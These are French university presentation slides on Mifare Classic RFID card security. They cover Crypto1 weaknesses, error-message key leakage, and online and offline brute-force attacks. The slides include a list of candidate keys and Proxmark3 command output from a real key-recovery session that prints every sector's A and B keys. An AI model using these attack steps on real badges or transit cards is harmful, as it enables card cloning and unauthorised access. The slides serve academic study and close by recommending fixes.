UNIVERSITÉ
SAVOIE
MONT BLANC

VISI401 : Bibliographie scientifique

Sécurité des cartes RFID : le cas Mifare

Tuteur : Pierre Hyvernat

Paul Aubry

2021 - 2022


Introduction :

- Radio frequency identification

- Badge appartement, transport…

- 15 milliards avant 2012

2008-2009




Sommaire :

I – Vulnérabilités

II – « Brute-force attack »

III – Application



I – Vulnérabilités

- Fonctions booléennes identiques

- Mauvais protocole d’authentification


- Message d’erreur chiffré

Data	Data	Data	Data	Data	Data	Data	data	parité

Error : 0x5

II – « Brute-force attack »

Online :



1 octet

Data	Data	Data	Data	Data	Data	Data	Data	parité

0	0	1	0	1	1	1	0

1 bit

Error : 0x5

12 bits d’information de
la clé sur 48


6 x 256 = 1 536 authentifications

-> 1 seconde

Offline :


2^48 = 281 474 976 710 656 clés


36 mins



```
0x000041414110 0x000041414140 0x000141414110 0x000141414140 0x000441414110
0x000441414140 0x001441414110 0x001441414140 0x001541414110 0x001541414140
0x004141414110 0x004141414140 0x004441414110 0x004441414140 0x005141414110
0x005141414140 0x010041414110 0x010041414140 0x010141414110 0x010141414140
0x010441414110 0x010441414140 0x011441414110 0x011441414140 0x011541414110
0x011541414140 0x014141414110 0x014141414140 0x014441414110 0x014441414140
0x015141414110 0x015141414140 0x040010414110 0x040010414140 0x040011414110
0x040011414140 0x040040414110 0x040040414140 0x040041414110 0x040041414140
0x040110414110 0x040110414140 0x040111414110 0x040111414140 0x040140414110
0x040140414140 0x040141414110 0x040141414140 0x040441414110 0x040441414140
0x041410414110 0x041410414140 0x041411414110 0x041411414140 0x041440414110
0x041440414140 0x041441414110 0x041441414140 0x041510414110 0x041510414140
0x041511414110 0x041511414140 0x041540414110 0x041540414140 0x041541414110
0x041541414140 0x044141414110 0x044141414140 0x044410414110 0x044410414140
0x044411414110 0x044411414140 0x044440414110 0x044440414140 0x044441414110
0x044441414140 0x045141414110 0x045141414140 0x140041414110 0x140041414140
0x140141414110 0x140141414140 0x140441414110 0x140441414140 0x141441414110
0x141441414140 0x141541414110 0x141541414140 0x144141414110 0x144141414140
0x144441414110 0x144441414140 0x145141414110 0x145141414140 0x150041414110
0x150041414140 0x150141414110 0x150141414140 0x150441414110 0x150441414140
0x151441414110 0x151441414140 0x151541414110 0x151541414140 0x154141414110
0x154141414140 0x154441414110 0x154441414140 0x155141414110 0x155141414140
0x410010414110 0x410010414140 0x410011414110 0x410011414140 0x410040414110
0x410040414140 0x410041414110 0x410041414140 0x410110414110 0x410110414140
0x410111414110 0x410111414140 0x410140414110 0x410140414140 0x410141414110
0x410141414140 0x410441414110 0x410441414140 0x411410414110 0x411410414140
0x411411414110 0x411411414140 0x411440414110 0x411440414140 0x411441414110
0x411441414140 0x411510414110 0x411510414140 0x411511414110 0x411511414140
0x411540414110 0x411540414140 0x411541414110 0x411541414140 0x414141414110
0x414141414140 0x414410414110 0x414410414140 0x414411414110 0x414411414140
0x414440414110 0x414440414140 0x414441414110 0x414441414140 0x415141414110
0x415141414140 0x440041414110 0x440041414140 0x440141414110 0x440141414140
0x440441414110 0x440441414140 0x441441414110 0x441441414140 0x441541414110
0x441541414140 0x444141414110 0x444141414140 0x444441414110 0x444441414140
0x445141414110 0x445141414140 0x510010414110 0x510010414140 0x510011414110
0x510011414140 0x510040414110 0x510040414140 0x510041414110 0x510041414140
0x510110414110 0x510110414140 0x510111414110 0x510111414140 0x510140414110
0x510140414140 0x510141414110 0x510141414140 0x510441414110 0x510441414140
0x511410414110 0x511410414140 0x511411414110 0x511411414140 0x511440414110
0x511440414140 0x511441414110 0x511441414140 0x511510414110 0x511510414140
0x511511414110 0x511511414140 0x511540414110 0x511540414140 0x511541414110
0x511541414140 0x514141414110 0x514141414140 0x514410414110 0x514410414140
0x514411414110 0x514411414140 0x514440414110 0x514440414140 0x514441414110
0x514441414140 0x515141414110 0x515141414140
```

III – Application






```
[usb] pm3 --> hf mf fchk --1k -k FFFFFFFFFFFF
[=] [ 0] key FF FF FF FF FF FF
[=] Running strategy 1
[=] You can cancel this operation by pressing the pm3 button
[=] ..
[=] Chunk 5,6s | found 17/32 keys (43)
[=] Running strategy 2
[=] ...
[=] Chunk 7,1s | found 17/32 keys (43)
[=] time in checkkeys (fast) 12,7s


[+] found keys:

[+] -----+-----+--------------+---+--------------+----
[+]  Sec | Blk | key A        |res| key B        |res
[+] -----+-----+--------------+---+--------------+----
[+]  000 | 003 | 484558414354 | 1 | ------------ | 0
[+]  001 | 007 | 484558414354 | 1 | ------------ | 0
[+]  002 | 011 | 484558414354 | 1 | ------------ | 0
[+]  003 | 015 | 484558414354 | 1 | ------------ | 0
[+]  004 | 019 | 484558414354 | 1 | ------------ | 0
[+]  005 | 023 | 484558414354 | 1 | ------------ | 0
[+]  006 | 027 | 484558414354 | 1 | ------------ | 0
[+]  007 | 031 | 484558414354 | 1 | ------------ | 0
[+]  008 | 035 | 484558414354 | 1 | ------------ | 0
[+]  009 | 039 | 484558414354 | 1 | ------------ | 0
[+]  010 | 043 | 484558414354 | 1 | ------------ | 0
[+]  011 | 047 | 484558414354 | 1 | ------------ | 0
[+]  012 | 051 | 484558414354 | 1 | ------------ | 0
[+]  013 | 055 | 484558414354 | 1 | ------------ | 0
[+]  014 | 059 | 484558414354 | 1 | ------------ | 0
[+]  015 | 063 | 484558414354 | 1 | 484558414354 | 1
[+] -----+-----+--------------+---+--------------+----
[+] ( 0:Failed / 1:Success )
```



```
[=] Chunk 0,4s | found 1/32 keys (1)
[+] time in nested 34 seconds

[=] trying to read key B...

[+] found keys:

[+] -----+-----+--------------+---+--------------+----
[+]  Sec | Blk | key A        |res| key B        |res
[+] -----+-----+--------------+---+--------------+----
[+]  000 | 003 | 484558414354 | 1 | A22AE129C013 | 1
[+]  001 | 007 | 484558414354 | 1 | 49FAE4E3849F | 1
[+]  002 | 011 | 484558414354 | 1 | 38FCF33072E0 | 1
[+]  003 | 015 | 484558414354 | 1 | 8AD5517B4B18 | 1
[+]  004 | 019 | 484558414354 | 1 | 509359F131B1 | 1
[+]  005 | 023 | 484558414354 | 1 | 6C78928E1317 | 1
[+]  006 | 027 | 484558414354 | 1 | AA0720018738 | 1
[+]  007 | 031 | 484558414354 | 1 | A6CAC2886412 | 1
[+]  008 | 035 | 484558414354 | 1 | 62D0C424ED8E | 1
[+]  009 | 039 | 484558414354 | 1 | E64A986A5D94 | 1
[+]  010 | 043 | 484558414354 | 1 | 8FA1D601D0A2 | 1
[+]  011 | 047 | 484558414354 | 1 | 89347350BD36 | 1
[+]  012 | 051 | 484558414354 | 1 | 66D2B7DC39EF | 1
[+]  013 | 055 | 484558414354 | 1 | 6BC1E1AE547D | 1
[+]  014 | 059 | 484558414354 | 1 | 22729A9BD40F | 1
[+]  015 | 063 | 484558414354 | 1 | 484558414354 | 1
[+] -----+-----+--------------+---+--------------+----
[+] ( 0:Failed / 1:Success )
```

Conclusion :

- Récupérer toutes les informations en quelques secondes
- Enlever le message d’erreur
- Remplacer CRYPTO1

« Merci pour votre écoute ! »